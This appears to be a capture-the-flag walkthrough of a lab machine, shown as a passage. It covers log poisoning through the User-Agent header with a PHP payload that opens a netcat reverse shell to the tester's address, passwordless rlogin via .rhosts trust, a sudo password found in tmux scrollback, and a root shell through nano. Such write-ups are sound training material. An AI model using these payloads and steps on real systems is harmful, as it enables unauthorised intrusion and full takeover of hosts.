
Since the access log includes the User-Agent header for every request, this looked like a good candidate for log poisoning.
Exploitation
I sent a PHP payload as the User-Agent:
1
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.15.47 4444 >/tmp/f'); ?>
1
tr3m0x@ubuntu:~/htb/linux/Reset$ curl -X POST http://10.129.234.130 -H "User-Agent: <?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.47 9001 >/tmp/f'); ?>"
Then I requested the access log through the admin panel again, which executed the poisoned entry and gave me a reverse shell.
1
tr3m0x@ubuntu:~/htb/linux/Reset$ curl -X POST "http://10.129.234.130/dashboard.php" -H "Cookie: PHPSESSID=mr06epdsc5uh2uo0c88i3b7tld" -d "file=/var/log/apache2/access.log"
And I got a shell:
1
2
3
4
5
tr3m0x@ubuntu:~/htb/linux/Reset$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.234.130 56810
/bin/sh: 0: can't access tty; job control turned off
$
Shell as www-data
After stabilizing my shell, I checked the current directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
www-data@reset:/var/www/html$ ls -la
total 28
drwxr-xr-x 3 root root 4096 Dec  7  2024 .
drwxr-xr-x 3 root root 4096 Dec  6  2024 ..
-rw-r--r-- 1 root root 2795 Dec  7  2024 dashboard.php
-rw-r--r-- 1 root root 4974 Dec  6  2024 index.php
drwxr-xrwx 2 root root 4096 Sep  2 19:20 private_34eee5d2
-rw-r--r-- 1 root root 1154 Dec  6  2024 reset_password.php
www-data@reset:/var/www/html$ ls -la private_34eee5d2/
total 24
drwxr-xrwx 2 root root  4096 Sep  2 19:20 .
drwxr-xr-x 3 root root  4096 Dec  7  2024 ..
-rw-r--rw- 1 root root 16384 Sep  2 19:20 db.sqlite
www-data@reset:/var/www/html$ sqlite3 private_34eee5d2/db.sqlite
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|admin|db2cdcd05a0326b2481f18baecd73bc8759fd279|1
sqlite>
This hash isn’t useful on its own, since it’s just the SHA1 of the same password I already used to log in. I confirmed this by reading reset_password.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
<?php
header('Content-Type: application/json');

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $db = new SQLite3('private_34eee5d2/db.sqlite');
    $stmt = $db->prepare('SELECT * FROM users WHERE username = :username');
    $stmt->bindValue(':username', $username, SQLITE3_TEXT);
    $result = $stmt->execute();
    $user = $result->fetchArray(SQLITE3_ASSOC);

    if ($user) {
        $newPassword = bin2hex(random_bytes(4)); // Generate 8-character password
        $hashedPassword = sha1($newPassword);
        $updateStmt = $db->prepare('UPDATE users SET password_hash = :password_hash WHERE username = :username');
        $updateStmt->bindValue(':password_hash', $hashedPassword, SQLITE3_TEXT);
        $updateStmt->bindValue(':username', $username, SQLITE3_TEXT);
        $updateStmt->execute();

        echo json_encode([
            'username' => $username,
            'new_password' => $newPassword,
            'timestamp' => date('Y-m-d H:i:s')
        ]);
    } else {
        echo json_encode(['error' => 'User not found']);
    }
} else {
    echo json_encode(['error' => 'Invalid request']);
}
?>
Next, I checked the users on the machine.
1
2
3
4
5
6
www-data@reset:/var/www/html$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
local:x:1000:1000:local:/home/local:/bin/bash
sadm:x:1001:1001:,,,:/home/sadm:/bin/bash
Two users stood out: local and sadm. The sadm user looked promising, so I checked its running processes.
1
2
3
4
5
6
7
www-data@reset:/var/www/html$ ps auxww | grep sadm
sadm        1195  0.0  0.1   8636  3988 ?        Ss   Sep02   0:00 tmux new-session -d -s sadm_session
sadm        1197  0.0  0.2   8676  5408 pts/3    Ss+  Sep02   0:00 -bash
sadm        8073  0.0  0.4  17100  9800 ?        Ss   07:15   0:00 /lib/systemd/systemd --user
sadm        8075  0.0  0.1 169420  3920 ?        S    07:15   0:00 (sd-pam)
sadm        8081  0.0  0.2   8788  5572 pts/2    S+   07:15   0:00 -bash
www-data    8167  0.0  0.1   6828  2092 pts/1    R+   07:23   0:00 grep sadm
I found a tmux session running as the sadm user, but attaching to it failed:
1
2
www-data@reset:/var/www/html$ tmux attach sadm_session
error connecting to /tmp/tmux-33/default (No such file or directory)
I then checked the /home/sadm directory.
1
2
3
4
5
6
7
8
9
10
11
12
www-data@reset:/home/sadm$ ls -la /home/sadm/
total 36
drwxr-xr-x 4 sadm sadm 4096 Jun  4  2025 .
drwxr-xr-x 4 root root 4096 Jun  2  2025 ..
lrwxrwxrwx 1 sadm sadm    9 Dec  6  2024 .bash_history -> /dev/null
-rw-r--r-- 1 sadm sadm  220 Dec  6  2024 .bash_logout
-rw-r--r-- 1 sadm sadm 3771 Dec  6  2024 .bashrc
drwx------ 2 sadm sadm 4096 Jun  2  2025 .cache
drwxrwxr-x 3 sadm sadm 4096 Jun  2  2025 .local
-rw-r--r-- 1 sadm sadm  807 Dec  6  2024 .profile
-rw------- 1 sadm sadm    7 Dec  6  2024 .rhosts
-rw-r--r-- 1 root root   33 Apr 10  2025 user.txt
There’s the user flag, along with a .rhosts file. That, combined with the open rexec/rlogin/rsh ports found in the initial scan, was the giveaway: .rhosts is the trust file used by the r-services to allow passwordless logins from specified hosts and users. I couldn’t read the file’s contents yet as www-data, but decided to test whether sadm was configured as a trusted user.
Lateral Movement
Shell as sadm
On my own machine, I created a local user also named sadm and tried to rlogin into the target as that user. It worked, without a password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
tr3m0x@ubuntu:~/htb/linux/Reset$ sudo passwd sadm
New password:
Retype new password:
passwd: password updated successfully
tr3m0x@ubuntu:~/htb/linux/Reset$ su sadm
Password:
$ rlogin 10.129.234.130
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Sep  3 07:15:10 AM UTC 2026

  System load:           0.0
  Usage of /:            65.6% of 5.22GB
  Memory usage:          24%
  Swap usage:            0%
  Processes:             241
  Users logged in:       1
  IPv4 address for eth0: 10.129.234.130
  IPv6 address for eth0: dead:beef::a0de:adff:fe76:c54


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul  9 13:32:23 UTC 2025 from 10.10.14.77 on pts/0
sadm@reset:~$
Now with a real shell as sadm, I could read the .rhosts file, confirming why the login worked without a password:
1
2
sadm@reset:~$ cat .rhosts
+ sadm
Privilege Escalation
I checked sudo permissions for the sadm user.
1
2
3
sadm@reset:~$ sudo -l
[sudo] password for sadm:
sudo: a password is required
No password on hand yet, so I went back to the tmux session I’d found earlier and attached to it.
1
2
3
4
5
sadm@reset:~$ tmux attach -t sadm_session
echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
sadm@reset:~$ echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
Too many errors from stdin
sadm@reset:~$
The session leaked the sadm user’s password in its scrollback. With that password in hand, I checked sudo permissions again.
1
2
3
4
5
6
7
8
sadm@reset:~$ sudo -l
Matching Defaults entries for sadm on reset:
    env_reset, timestamp_timeout=-1, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !syslog

User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
The PASSWD: tag just means sudo will still prompt for a password for these commands — but since I now had it, that’s not a blocker. Being able to run nano as root through sudo is enough to get a root shell, using the well-known GTFOBins technique for nano:
1
2
3
4
sudo /usr/bin/nano /etc/firewall.sh
then CTRL + R
then CTRL + X
then reset; sh 1>&0 2>&0
1
2
# id
uid=0(root) gid=0(root) groups=0(root)
And that’s root.